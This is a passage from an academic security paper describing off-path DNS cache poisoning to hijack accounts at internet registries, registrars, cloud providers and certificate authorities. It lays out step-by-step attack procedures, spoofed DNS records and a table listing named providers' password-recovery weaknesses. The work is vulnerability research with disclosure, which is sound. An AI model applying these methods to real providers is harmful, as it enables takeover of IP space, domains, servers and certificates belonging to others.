We also show that hijacking an account under a CA allows an adversary to revoke certificates, renew a certificate or issue new certificates for domains registered under the hijacked account. Renewal of certificates allows to associate a new key-pair with the certificate. Nevertheless some CAs do not perform validation of certificate renewal requests issued from registered accounts.

By hijacking the accounts of domain registrars, the adversary can manipulate records in victim domains, e.g., to launch phishing attacks. Finally, hijacking accounts of IaaS providers enables the attackers to take over virtual machines and the resources that run on those virtual machines, including databases, applications and computations.

Disclosure and ethics. Our attacks were tested against providers and customers reliably, yet were ethically compliant. To avoid harming Internet users, we set up victim domains and registered victim accounts which were used by us for carrying out the attacks and for evaluating the vulnerabilities. This ensured that the providers would not use the spoofed records for any "real" purpose. In addition to evaluating the attacks with the "victim" accounts that we set up, we also evaluated our exploits of hijacked accounts against one large ISP under RIPE NCC and attacked the real domain of that ISP in coordination with that ISP. We are disclosing the results of our work to the providers.

Contributions. We provide the first demonstration of off-path attacks exploiting hijacked accounts under popular providers and show that adversaries can perform manipulations in the resources assigned to the accounts over long time periods without being detected.

Organisation. In Section 2 we review DNS cache poisoning and related work. In Section 3 we provide an overview of our study. In Section 4 we list methodologies for off-path DNS cache poisoning attacks. In Section 5 we evaluate the cache poisoning methodologies for taking over customers accounts in different providers in our dataset. Then, in Section 6, we demonstrate how the adversaries can manipulate digital resources assigned to the accounts they control. In Section 7 we explain the fraction of the digital resources (IP address' blocks and domains) that are at immediate risk due to being associated with vulnerable accounts. We recommend countermeasures in Section 8 and conclude in Section 9.

2 DNS Cache Poisoning Overview

DNS. Domain Name System (DNS), [RFC1035], performs lookup of services in the Internet. Recursive caching DNS resolvers receive DNS requests for services in different domains and send queries to the nameservers authoritative for those domains. The nameservers respond with the corresponding DNS records. The DNS records in responses are cached by the DNS resolvers and are provided to clients and servers which use that resolver. Subsequent requests for that domain are responded from the cache. For instance, to send an Email to `alice@example.info` the Email server of Bob will ask the DNS resolver for the IP address of the Email exchanger in domain `example.info`. The resolver asks the nameservers in domain `example.info` for an IP address and a hostname (`A` and `MX` records) of the Email exchanger and receives:

```
example.info IN MX mail.example.info
mail.example.info A 1.2.3.4
```

The resolver will send to the Email server of Bob the IP address of the Email exchanger of Alice and will also cache the records from the response for answering future queries for `MX` and `A` in `example.info` domain.

DNS Cache Poisoning. In a DNS cache poisoning attack the goal of the adversary is to redirect clients of some resolver to an IP address of the adversary for queries in a target victim domain. To do that, the adversary sends a DNS response from a spoofed source IP address, which belongs to the nameserver of the victim domain, with malicious DNS records mapping the victim domain to an IP address of the adversary. For instance, to intercept the Emails sent to Alice the adversary injects a DNS record mapping the Email exchanger of Alice to an adversarial host. If the resolver accepts and caches the malicious record, its cache becomes poisoned.

```
example.info IN MX mail.example.info
mail.example.info A 6.6.6.6
```

The added value of DNS cache poisoning attacks is that they have a local impact, affecting not the entire Internet but only the victim network and hence allow for extremely stealthy attacks, which can go undetected over long time periods. There is more and more evidence of DNS cache poisoning in the wild and the attacks are becoming increasingly sophisticated. In the recent cache poisoning attacks in the wild the adversaries attempt to intercept DNS packets by launching short-lived BGP (Border Gateway Protocol) prefix hijacks [34]. In such attacks, the adversary advertises a BGP announcement hijacking the prefix of a victim for a short time

only to hijack the target DNS packet and then releases the hijack [15]. This allows the attacker to poison the DNS cache of a victim resolver and then intercept all the communication between the victim resolver and the target domain. Recent research projects showed that the CAs (Certificate Authorities) and the bitcoin infrastructures were not resilient to prefix hijacks [6, 8, 9].

History of DNS Cache Poisoning. Launching cache poisoning in practice is however hard. We explain the evolution of cache poisoning attacks and the mitigations. In 1995 Vixie pointed out to the cache poisoning vulnerability and suggested to randomise the UDP source ports in DNS requests [45]. In 2002 Bernstein also warned that relying on randomising Transaction ID (TXID) alone is vulnerable [7]. Indeed, in 2007 [29] identified a vulnerability in Bind9 and in Windows DNS resolvers [30] allowing off-path attackers to reduce the entropy introduced by the TXID randomisation. In 2008 Kaminsky [26] presented a practical cache poisoning attack even against truly randomised TXID. Following Kaminsky attack DNS resolvers were patched against cache poisoning [RFC5452] by randomising the UDP source ports in queries. Nevertheless, shortly after different approaches were developed to bypass the source port and the TXID randomisation for launching off-path cache poisoning attacks. In 2012 [17] showed that off-path adversaries can use side-channels to infer the source ports in DNS requests. In 2015 [41] showed how to attack resolvers behind upstream forwarders. This work was subsequently extended by [47] with poisoning the forwarding devices. A followup work demonstrated such cache poisoning attacks also against stub resolvers [5]. [33] showed how to use ICMP errors to infer the UDP source ports selected by DNS resolvers. Recently [31] showed how to use side channels to predict the ports due to vulnerable PRNG in Linux kernel. In 2013 [18] provided the first feasibility result for launching cache poisoning by exploiting IPv4 fragmentation. IPv4 fragmentation based attacks were applied to shift time on NTP servers [11, 23, 32], these attacks are not practical anymore since the nameservers in NTP domains were patched to avoid fragmentation. The study in [11] used fragmentation based cache poisoning for bypassing domain validation with CAs. However, most CAs patched the vulnerabilities which [11] exploited to attack domain validation, e.g., Let'sEncrypt blocked fragmentation. Let'sEncrypt also deployed domain validation from multiple vantage points [9, 25], which makes the previous off-path attacks [8, 11] impractical.

In addition to other attacks in this work, we also show another way to attack the CAs, by taking over customers' accounts with the CAs and not by bypassing domain validation. As we show this allows even more effective attacks that were presented in [11]: (1) when controlling a compromised account the adversary can renew existing certificates to use a new key-pair. Since some CAs do not apply domain validation during certificates' renewal this attack allows to issue fraudulent certificates without the need to attack DV. Furthermore, in our work we use a number of off-path DNS cache methodologies from [14] to take over accounts with providers.

Cache poisoning attacks could be prevented with DNSSEC [RFC6840] [46] which uses cryptographic signatures to authenticate the records in DNS responses. However, DNSSEC is not widely deployed. Less than 1% of the second level domains (e.g., 1M-top Alexa) domains are signed, and most resolvers do not validate DNSSEC signatures, e.g., [12] found only 12% in 2017. Our measurements show that the DNSSEC deployment in our datasets is not better: the resolvers of 19 out of 35 tested providers do not validate DNSSEC signatures (see Table 2) and less than 5% of the customers' domains are signed. Deploying DNSSEC was showen to be cumbersome and error-prone [13]. Even when widely deployed DNSSEC may not always provide security: a few research projects identified vulnerabilities and misconfigurations in DNSSEC deployments in popular registrars [12, 42]. However, even correctly deployed DNSSEC does not prevent recent cache poisoning attacks [24]. The idea behind these attacks is to encode injections into the DNS records in DNS responses. When the resolver parses the records, a misinterpretation occurs, such that when the record is stored a different domain name is used. Since DNSSEC validation is applied prior to the misinterpretation, the validation of DNSSEC succeeds, and the DNS cache poisoning occurs afterwards. Preventing these attacks requires validating or escaping records from DNS lookups.

Recent proposals for encryption of DNS traffic, such as DNS over HTTPS [21] and DNS over TLS [22], although vulnerable to traffic analysis [40, 43], may also enhance resilience to cache poisoning. These mechanisms are not yet in use by the nameservers in the domains that we tested. Nevertheless, even if they become adopted, they will not protect the entire resolution path, but only one link on which the transport is protected and hence will not completely prevent DNS cache poisoning attacks.

3 Attack Overview

In our study we explore the security of the services which provide access to and management of the key digital assets in the Internet: domains, IP prefixes and ASes, virtual machines and certificates. In Table 1 we list the resources, as well as the public service providers of these resources, that we studied in this work. Access and management of these digital resources is performed with the accounts that the providers offer to the customers via their web portals. In this section we provide an overview of our study from the perspective of the adversary for hijacking the accounts of the customers under different resource providers.

Find the target. Assume for example that the adversary wishes to hijack the DNS servers hosted on a victim prefix `205.251.192.0/18` – this was a real attack launched against

an LIR Amazon route53 in April 2018. First, the adversary needs to find an account to which these resources are assigned and through which these resources can be managed. Then, the adversary needs to find the username associated with that account. In Section 5.2 we show how to find the needed information: the owner, the public service provider, the Email which is associated with the account through which the digital resources can be managed. In the case of our example, the prefix is allocated by ARIN to an LIR with OrgId `AMAZON-4`, aka Amazon.com, Inc. and has 3 origin ASNs (Autonomous System Numbers) registered: AS16509, AS39111 and AS7224. We thereby learn that the responsible RIR for Amazon is ARIN and that Amazon has an LIR agreement with ARIN. We also find the Email address `ipmanagement@amazon.com` used by Amazon for managing its resources via the SSO account with ARIN.

Poison DNS of public service provider. The adversary uses one of the methodologies in Section 4 to launch off-path DNS cache poisoning attack against the DNS resolver of the service provider ARIN. During the attack the adversary injects a malicious DNS record mapping the Email server of domain `amazon.com` to the IP addresses controlled by the adversary (step ①, Figure 1). As a result, the Emails sent by ARIN to Amazon will be received by the adversary.

Hijack victim account. The adversary triggers password recovery for Email `ipmanagement@amazon.com`. This Email is associated with the SSO account at ARIN. In order to send the password recovery link, the Email server at ARIN needs the IP address of the Email server of Amazon. The resolver at ARIN already has a corresponding record in the cache, which it provides to the Email server. This IP address was injected by the adversary earlier in step ①. ARIN sends the Email with password recovery instructions to the adversary (step ②, Figure 1). The attacker resets the password and takes control over the account. We experimentally evaluate such attacks against the providers and their customers in our dataset in Section 5 for details.

Manipulate the resources. The adversary manipulates the resources assigned to the victim account, say of Amazon, and can sell the IP prefixes and ASes owned by Amazon (step ③, Figure 1). In Section 6 we describe the exploits we evaluated against the resources assigned to our victim accounts. We show that among others, the attacker can create additional accounts for itself with arbitrary privileges, and hence even if the real owner resets the password back, the attacker still maintains control over the resources. In some cases these manipulations generate notification Emails to the Email address associated with the resources. This Email address is however hijacked by the adversary, hence the adversary receives the notifications. As a result the attack will not be detected and can stay under the radar over a long period of time.




Figure 1: Attack overview

4 Off-Path DNS Cache Poisoning

The key contribution in our work is to show that once an adversary controls an account with a resource provider, it can in an easy and stealthy way manipulate the digital resources associated with that account. But, how easy is it to take over accounts? We show how to take over accounts by injecting a poisoned DNS record into the caches in DNS resolvers of providers. When the adversary triggers the password recovery procedure for the victim account, the reset email is sent to the adversarial host at the IP address in the injected DNS record.

How easy is it to launch off-path DNS cache poisoning? In this section we use methodologies from [14] to launch off-path DNS cache poisoning attacks: BGP prefix hijacks [8], side-channels [33], and IPv4 defragmentation cache poisoning [18]. We do not consider attack methodologies which are effective only against specific operating systems, say due to poor random number generators. We implement cache poisoning attacks using these methodologies and evaluate them against the providers and the customers in our dataset. We describe the experimental setup in Section 4.1. We explain our study methodology in Section 4.2. Then in Sections 4.3, 4.4 and 4.5 we present the DNS cache poisoning methodologies and the experimental evaluations against the targets in our dataset.

4.1 Setup

To test our attacks experimentally in the Internet we setup a victim AS. To purchase the victim AS we registered a secondary LIR account with RIPE NCC for our organisation (which has a primary account with RIPE NCC). We purchased a /22 prefix for our AS for 20,000USD. We connected our AS to DE-CIX internet exchange point in Frankfurt. This AS hosts the servers which we use for our evaluation of the attacks.

We set up an Unbound 1.6.7 DNS resolver on Linux 4.14.11, whose cache we poison with the records of the customer domains. We registered a victim domain and set up two nameservers in our domain and an Email server. We use our victim domain to register accounts with the services that we test in this work. We call this domain the victim customer domain. We also set up a border router which represents our attacker. The attacker's BGP router issues bogus BGP an-

nouncements that claim the prefix assigned to our victim AS. This allows us to evaluate the viability of attacks with BGP prefix hijacks against our domains hosted on our victim AS without affecting services and domains not under our control and without affecting the global BGP routing table in the Internet.

To evaluate cache poisoning attacks with side-channels we configure the nameservers in our domain to support rate-limiting and the DNS resolver to issue ICMP errors. To evaluate fragmentation based cache poisoning attacks we configure nameservers in our domain to reduce the MTU according to the value in ICMP fragmentation needed messages. The nameservers in our victim domain use a globally incremental IPID counter.

4.2 Study Methodology

Our experimental evaluation of the attacks is performed reliably yet without disrupting the functionality of the customers. To achieve this we evaluate the attacks in two steps: (1) We evaluate vulnerabilities to cache poisoning in providers. For this we set up victim domains and register victim accounts with the providers. We experimentally test the attack methodologies against providers by poisoning their DNS caches with malicious records mapping the Email server in our victim domain to the adversarial hosts that we control. We then hijack our victim accounts by triggering the password recovery procedures and changing their passwords. This enables us to validate vulnerabilities to cache poisoning yet without risking that the providers use poisoned records for genuine customers. The ability to take over the accounts of the real customers depends not only on vulnerabilities in providers' infrastructure but also on properties in customers' domains. (2) Hence, in this step we set up a victim DNS resolver and poison its cache with malicious records mapping the genuine customer domains to our adversarial hosts. The combination of both evaluations against the providers and against the customers enables us to estimate the extent of the vulnerable accounts that can be hijacked.

4.3 BGP Prefix Hijack

BGP (Border Gateway Protocol) allows ASes to compute the paths to any Internet destination. Since BGP is currently not protected, adversaries can send bogus BGP announcements to hijack victim prefixes, hence intercept the communication of victim ASes that accept the malicious BGP announcements. In our attacks we hijack the prefix of our AS: once in the evaluation against providers to intercept the responses from our nameservers sent to the DNS resolvers of the providers and then again during the evaluation of the customers, to intercept requests from our DNS resolver to the customers' domains. After our AS accepts the bogus BGP announcement, all the communication between the servers on our AS and the servers of the targets in our dataset traverse our adversarial BGP router.

We launch short-lived hijacks. Such hijacks are common [37] and allow the attacker to stay below the radar [4, 16]. It is believed that short-lived traffic shifts are caused by the configuration errors (that are quickly caught and fixed) and since they do not have impact on network load or connectivity, they are largely ignored [10, 27, 28]. We evaluate our attacks using short-lived same prefix hijacks and sub-prefix of the victim prefix.

Our experimental evaluation reflects a common BGP hijacking attacker: the attacker controls a BGP router or an AS, and issues BGP announcements hijacking the same-prefix or a sub-prefix of a victim AS in the Internet.

4.3.1 Attack evaluation against providers

The adversary announces to our victim AS a prefix of the network of the provider where the target DNS resolver is located. The bogus BGP announcement is sent *only* on the interface that is connected to our AS and is not sent to other destinations in the Internet. As a result, the responses from the nameservers of our victim domain are sent to the adversarial host instead of the DNS resolver of the provider. The adversary initiates password recovery procedure for an account of our victim customer domain. This triggers a DNS request to our victim domain. The corresponding nameserver sends a response, which is instead redirected to the adversary's host. The adversary manipulates the response, and injects a DNS record that maps the Email server of our victim domain to the IP address of the adversary. The response is then sent to the provider and the BGP hijack is released. The DNS resolver caches the response and returns it to the Email server, which sends the password recovery link to the IP address of our adversary. The adversary resets the password and takes control over the account.

4.3.2 Attack evaluation against customers

The adversary announces to our victim AS prefixes of the networks that host the nameservers in the target customers' domain. The bogus BGP announcements are sent *only* on the interface that is connected to our AS and not to other destinations in the Internet. As a result, the DNS requests from the DNS resolver on our victim AS are sent to the adversarial host instead of the nameservers of the customer' domain. The attacker releases the hijacked prefix, and additionally crafts a spoofed DNS response to our DNS resolver mapping the IP address of the adversary to the Email server of the victim customer's domain. The records from the DNS response are cached by our resolver.

4.4 Side-channel Port Inference

SadDNS off-path attack [33] uses an ICMP side channel to guess the UDP source port used by the victim resolver in the query to the target nameserver. This reduces the entropy in a DNS request from 32 bit (DNS TXID & UDP port) to 16 bit. The adversary then uses brute-force to match the TXID by sending spoofed packets for each possible TXID value to the resolver.

4.4.1 Attack evaluation against providers

We verify the existence of the ICMP global-rate limit: we send a single UDP probe to the resolver to verify that it emits ICMP port unreachable messages. Then, we send a burst of 50 spoofed UDP packets to closed ports at the resolver and follow up with a single non-spoofed UDP packet and observe if an ICMP port unreachable message is received by our sender. If the ICMP global rate-limit is present no message will be received because the global rate-limit is already reached.

The adversary initiates password recovery procedure with a provider for an account of our victim customer domain. This triggers a DNS request to our victim domain. The adversary mutes the nameservers on our victim AS, to prevent the response from being sent to the resolver of the provider, then runs the procedure for inferring the source port in the DNS request. Once the source port is found, it sends 2^{16} spoofed responses for each possible TXID values with malicious DNS records in payload. The records map the nameservers of the victim domain to attacker controlled IP addresses. If the response is accepted by the resolver of the public service, it is cached and used by the service for sending an Email with the password or the reset link. The attacker now controls the account.

4.4.2 Attack evaluation against customers

We configure our DNS resolver to send ICMP errors on closed ports. We use our own implementation of the SadDNS port scanning application with binary search and attempt to poison the resolver with a malicious record pointing the domain of the customer to our adversarial host. Due to a high failure rate, evaluation of each tuple (resolver, domain) takes up to 30 minutes, hence evaluating SadDNS on all the domains in our dataset is not practical. We therefore perform the measurement on a dozen randomly selected customers in our dataset. Our implementation performs the complete attack from triggering the queries to muting the nameservers and scanning the ports (using the ICMP side-channel) and in the last step sending the spoofed DNS responses with malicious records.

The high failure rate of the SadDNS attack is due to the fact that most of the queries do not generate a useful attack window, since the resolver times out after less than a second. The attacker can further improve this via manual attack by analysing the back-off strategies of the target resolver. The timeout of the resolver is implementation dependent, e.g., the timeout value of Unbound is a dynamically computed value based on RTT to the nameserver, while Bind uses 0.8 seconds. The DNS software increases the timeout value after each retransmission.

4.5 Injection into IP-Defragmentation Cache

The off-path adversary uses a spoofed IPv4 fragment to manipulate the fragmented response from the nameserver, [18]. The idea is to send a spoofed fragment which is reassembled with the first genuine fragment of the nameserver. The adversary replaces the second fragment of the nameserver with its malicious fragment, hence overwriting some parts of payload of a DNS response with new (attacker's injected) content. As a result, the reassembled IP packet contains the legitimate DNS records sent by the genuine nameserver with the malicious records from the fragment sent by the adversary. Since the challenge values (port, TXID) are in the first fragment of the response from the nameserver, they remain intact, and hence correct.

4.5.1 Attack evaluation against providers

We evaluate FragDNS attack against the resolvers of the providers with our victim domain. For our nameservers we use a custom application that we developed, which always emits fragmented responses padded to a certain size to reach the tested fragment size limit. The nameservers are configured to send `CNAME` records in the first fragmented response. As a result, when the resolver of the provider receives a fragmented response and reassembles it, the DNS software will issue a subsequent query for the `CNAME`-alias. This allows us to verify that the spoofed fragment arrived at the resolver and was reassembled correctly and cached, which is an indicator that the cache poisoning via fragmentation attack succeeded. Throughout the attack we use our adversarial host to trigger password recovery procedures and to inject malicious DNS records into the caches of the providers, mapping the Email servers in our domains to the IP addresses allocated to our adversary.

The adversary sends two spoofed fragments (for each nameserver's IP address) to the resolver of the public service. The fragments are identical except for the source IP addresses: one is sent with a source IP address of one nameserver and the other is with the source IP address of the other nameserver. The fragments are constructed so that they match the first fragment in the response that will have been sent by our nameserver. In the payload the fragments contain malicious DNS records mapping the Email server to the IP address of the adversary. The adversary initiates password recovery for our victim account. This triggers a DNS request to one of the nameservers in our victim domain. We do not know in advance which nameserver that will be, and hence initially send

two spoofed fragments (for each nameserver). The response from the nameserver is sent in two fragments. Once the first fragment reaches the IP layer at the resolver of the provider it is reassembled with one of the second fragments of the adversary (it is already waiting in IP defragmentation cache). The reassembled packet is checked for UDP checksum and if valid, passed on to the DNS software on the application layer. If the records from the DNS packet are cached by the resolver of the public service, the password recovery link will be sent to the host controlled by the attacker.

When to send the spoofed 'second' fragment? The standard [RFC791] recommends caching the IP fragments in IP defragmentation cache for 15 seconds. If there is no matching fragment after 15 seconds, the fragment is removed from IP defragmentation cache. The actual caching time exceeds 15 seconds in most implementations. For instance in Linux `/proc/sys/net/ipv4/ipfrag_time` is set to 30 seconds. For attack to succeed the total time between the moment that the fragment enters the IP defragmentation cache at the provider's resolver and the moment at which the first fragment from the genuine nameserver arrives should not exceed 15 seconds (to ensure that the attack is effective not only against resolvers running on Linux but also against standard compliant operating systems). We show that in practice 15 seconds suffice to launch the attack. We measure the latency from the moment that we trigger the password recovery procedure via the web interface of the provider and the moment that a DNS request from the resolver of the provider arrives at our nameservers. The measurements for different providers are plotted in Figure 2. As can be seen, except for two providers, all the latencies are below 30 seconds. The results for the attack window across all the providers, plotted in Figure 2 show that the latencies are stable, and are within the interval which provides for successful attacks. For instance, for AFRINIC RIR the attacker learns that after issuing the password recovery procedure the DNS query will be sent to the victim nameserver at a predictable time interval (between 0.1 and 0.2 seconds).




Figure 2: Avg. latency (in seconds) between registration and resolver query, excluding outliers outside $\pm 1\sigma$.

4.5.2 Attack evaluation against customers

Our evaluation is performed with the domain of a victim customer against our DNS resolver. The DNS resolver is configured to allow fragmentation. We look-up the nameservers in the domain of the customer and check if we can force them to fragment responses: (1) for each nameserver, our DNS resolver sends requests to the nameserver and receives responses. (2) From the adversarial host we send to these nameservers *ICMP fragmentation needed* errors indicating Packet Too Big (PTB) for the source IP address of our DNS resolver. (3) We send DNS requests from our resolver and check if the responses arrive fragmented according to the MTU indicated in the ICMP errors.

We then run FragDNS attack against the nameservers that fragment DNS responses following our ICMP PTB errors: (4) The adversarial host crafts spoofed second fragments, one for each nameserver in customer's domain. Since the adversary does not know to which nameserver the resolver will send a DNS request (the nameserver selection depends on DNS resolver software) it will send spoofed second fragments for each of the nameserver in that domain. Each fragment contains an identical payload: a malicious DNS record that maps the Email server of the customer domain to the IP address of our adversary. Each fragment has a different spoofed source IP address corresponding to each of the nameserver in the target domain. The adversary sends all these fragments to our DNS resolver. (5) The adversary causes our DNS resolver to issue a DNS request for a `MX` record in victim customer's domain. The nameserver which received the request responds with a fragmented DNS packet. The first fragment is reassembled with the matching second fragment that is waiting in the IP defragmentation cache. (6) The adversary receives a DNS response from our resolver. If the Email server in the response is mapped to the IP address of our adversary, then the attack succeeded.

5 Hijacking Accounts

In this section we evaluate DNS poisoning attacks against the providers and the customers using the methodologies in Section 4.

After collecting the target providers and their customers in Section 5.1, we analyse the password recovery mechanism at each provider in Section 5.2. Then we collect the DNS resolvers at those providers in Section 5.3.1. We evaluate off-path cache poisoning attacks against the DNS resolvers of providers in Section 5.3.2. Finally we measure the percentage of vulnerable customers of those providers in Section 5.4.

5.1 Datasets

In our measurements and attacks' evaluations we use two datasets: of providers and of their customers.

Providers. The providers that we study are listed in Table 1. For each class of resource providers (RIRs, Registrars, IaaS providers, CAs) we select a set of most popular examples. Our methodology for selecting the providers is: (1) all the five RIRs, (2) we scan the `whois` data of 100K-top Alexa domains and select the top 15 registrars according to the number of

domains each registrar is managing, (3) to select the IaaS providers, we use market share data and supplement it with additional selected providers[1], (5) we select the top 5 CAs which cover 97% of the market share[2], all other CAs have less than 1% market share.

For registrars and IaaS providers these datasets include providers which we could not test, because they do not allow creation of user accounts. For example, publicdomainregistry does not offer accounts to end-users directly, but only manages domain registration for webhosters. Providers where we could not register accounts are: tucows.com, publicdomainregistry, cscglobal, markmonitor, Rackspace cloud, CenturyLink Cloud and Joyent Triton.

We obtain a list of 32 resource providers which use 1,006 resolvers for sending Email (back-end IP addresses) on 44 ASes associated with 130 prefixes. Some resource providers use only a small amount of Email servers and resolvers on their own networks, while other providers use large pools of Email servers and resolvers provided by third-party Email services like Mailchimp and Sendgrid. We list this technical information in Table 2.

Customers. We extract account information for customers of RIRs and domain registrars from `whois` databases. We parse the Email addresses in `whois` records to extract the domains of the customers and query the nameservers responsible for those domains.

Because of data protection settings, not all `whois` records contain Email addresses, or only contain masked Email addresses which point to a registrar's Email proxy. We were able to find Email addresses for 74.62% of the ASes from RIR `whois` databases and for 10.60% of the domains owners in 100K-top Alexa list from domain registrar `whois` databases (see Table 3). We collected 94,997 user accounts hosted in 59,322 domains and 69,935 nameservers.

We were not able to retrieve user account information for IaaS accounts and CAs as this is not possible ethically in an automated way. An adversary can obtain this information, e.g., by enumerating usernames as described in Section 5.2.

Our dataset of domain registrars is also representative for other types of resources hosted under that domain. Organisations which own domains also own cloud resources at IaaS providers and certificates at CAs and use the same domain for their Email addresses and therefore are vulnerable to the same attack at those providers.

[1] https://www.srgresearch.com/articles/quarterly-cloud-spending-blows-past-30b-incremental-growth-continues-rise, https://stackify.com/top-iaas-providers/, https://www.g2.com/categories/infrastructure-as-a-service-iaas

[2] https://w3techs.com/technologies/history_overview/ssl_certificate: this market share data lists most of Let'sEncrypt certificates as issued by IdenTrust as Let'sEncrypt certificates are cross signed by IdenTrust. We do not test Let'sEncrypt itself because it does not offer traditional user accounts and therefore does not support password recovery.

5.2 Collecting Accounts' Information

The first step in our attack is to trigger the password recovery procedure at the provider. This step requires collecting information of the target customer whose account the attacker attempts to hijack, such as the Email account required to log into the target account, a username or a handle. We study for each service provider which information is needed for password recovery and how to collect that information for our targets; the data is summarised in Table 1. We found that the customers' Email addresses can often be retrieved from the public `whois` records. We were able to extract the Email addresses associated with the accounts at the providers for 41% of the customers in our study. For instance, the Emails for the SSO accounts of 74.62% of the LIRs (i.e., the customers of RIRs) can be retrieved via `whois`.

For victim customers whose details cannot be publicly accessible via `whois` we find the required information with manual research and dictionary attack. To carry out the dictionary attack we used the observations we derived from our data collection from public sources: the data we collected through `whois` shows that more than 24% of the Email addresses use one of ten well-known username parts, like `domains@email.info`, `hostmaster@email.info`, etc., which enables an informed attacker to find the Email addresses in less than ten attempts when these details are not publicly available through `whois`. We apply dictionary attack to also recover other details: for example, our study shows that about 1 in 10 LIRs (customers of RIRs) use usernames that are identical to the Email address that is registered in the `whois` records; e.g., username `operator` is associated with Email address `operator@email.info`.

5.3 Attacking Providers

The adversary needs to poison the DNS cache of the provider, by injecting a record into the resolver's cache that maps the domain of the provider to the adversarial IP addresses. We therefore collect the IP addresses of the DNS resolvers of the providers.

5.3.1 Identify the target DNS resolvers

In order to poison the DNS cache of the provider the adversary needs to find the IP addresses of the DNS resolvers which are used for looking up the Email servers of the customers during requests for password recovery.

We register accounts with the providers via the web portal of each provider. For our evaluation we register 20 accounts with each provider, each account is associated with a unique domain that we registered for that purpose. We use these registered accounts to learn about the infrastructure of the provider. We trigger the password recovery procedure for our registered accounts. To stay under the radar we limit the amount of password recovery requests to ten for each account.

Type	Provider	Details needed for PW recovery	Public-known	Captcha	Fragment	SadDNS	BGP hijack
RIRs	AFRINIC	NIC-handle	✓	✗	✓	✗	✓
	APNIC	Email	✓	✗	✓	✗	✗
	ARIN	Email, Username	✗	✓	✓	-	✗
	LACNIC	Username	✓	✗	✓	✗	✓
	RIPE NCC	Email	✓	✓	✓	✗	✓
Domain registrars	godaddy	Email, Domain name	✓	✗	✓	-	✓
	namecheap	Email	✓	✓	✓	✗	✓
	networksolutions	Email	✓	✗	✓	✗	✓
	enom.com	Login ID, Sec. question	✗	✓	✓	✗	✓
	name.com	Username[1]	✓	✗	✓	-	✓
	Alibaba Cloud	Username, 2-FA	✗	✓	✓	✗	✓
	Amazon AWS	Email	✓	✓	✓	✗	✓
	gandi.net	Email	✗	✗	✓	✗	✓
	namesilo.com	Email, Sec. question	✗	✓	✓	✗	✓
	Google Cloud	Last password, 2-FA	✗	✓	✓	✗	✓
	ovh.com	Email	✓	✗	✓	✗	✓
Cloud management (IaaS)	Amazon AWS	Email	Typically no for all IaaS providers	✓	✓	✗	✓
	Microsoft Azure	Email		✗	✗	✗	✓
	Alibaba Cloud	Username, 2-FA		✗	✓	✗	✓
	Google Cloud	Last password, 2-FA		✗	✓	✗	✓
	IBM Cloud	Email ('id')		✗	✓	✓	✓
	Tencent Cloud	Email		✓	✓	✗	✓
	Oracle Cloud	Email		✗	✗	✗	✓
	DigitalOcean	Email		✗	✓	✗	✓
	Linode	Username[1]		✗	✓	✓	✓
	IONOS	Email, id or domain		✗	✓	✓	✓
	Hostwinds	Email		✗	✗	✗	✓
	OVHcloud	Email		✓	✓	✗	✓
	Vultr	Email		✓	✓	✓	✓
	CloudSigma	Email		✗	✓	-	✓
CAs	IdenTrust	Account number	✗	✗	✓	-	✓
	DigiCert	Username[1]	✗	✗	✓	✗	✓
	Sectigo	Email	✗	✗	✓	✗	✓
	GoDaddy	Username[1], customer No.[1]	✗	✗	✓	-	✓
	GlobalSign	Username	✗	✗	✓	-	✓

-: No response. [1]: Can be retrieved using domain name/Email.

Table 1: Password recovery at each provider.

The Email server of the provider requests the DNS resolver to look up the `MX` and `A` records for our Email exchanger - this is required in order to send the password, or the link to reset the password. We monitor the requests arriving at the nameservers of our domains and collect the IP addresses which sent DNS requests for records in domains under which we registered our accounts. These IP addresses belong to the DNS resolvers used by the providers. We repeat this for each provider on our list in Table 2.

For every provider, we list in Table 2 the service providers of the Email servers and the DNS resolvers (by mapping the observed IP addresses to ASNs). Additionally, we also performed measurements if the resolvers of the providers in our dataset support DNSSEC and the default EDNS size in DNS requests.

5.3.2 Poison providers' DNS caches

To understand the vulnerabilities to cache poisoning across the providers, we evaluate the DNS cache poisoning methodologies against the DNS resolvers of the providers in our dataset. Our evaluations are done as described in Section 4 using the victim domains that we set up and the accounts that we registered. During the evaluations the adversary triggers password recovery procedure and applies the DNS cache poisoning methodologies (one during each test) to inject into the DNS cache of the provider malicious records mapping the Email servers of our victim domains to the hosts controlled by the adversary. In this section we report on the results of our evaluations and the extent of the vulnerabilities among the providers.

HijackDNS. To infer the scope of providers vulnerable to the attack in Section 4.3 we perform Internet measurements checking for vulnerabilities that allow sub-prefix hijacks. Since many networks filter BGP advertisements with prefixes more specific than /24, we consider an IP address vulnerable if it lies inside a network block whose advertised size is larger than /24. We therefore map all resolvers' IP addresses to network blocks. Then, to obtain insights about the sizes of the announced BGP prefixes for providers' network blocks with resolvers we use the BGPStream of CAIDA [2] and retrieve the BGP updates and the routing data from the global BGP routing table from RIPE RIS [38] and the RouteViews collectors [44]. We analyse the BGP announcements seen in public collectors for identifying networks vulnerable to sub-prefix hijacks by studying the advertised prefix sizes. The dataset used for the analysis of the vulnerable sub-prefixes was collected by us in January 2021. Our analysis in Table 2 shows that the networks of 29 providers are vulnerable to sub-prefix hijacks.

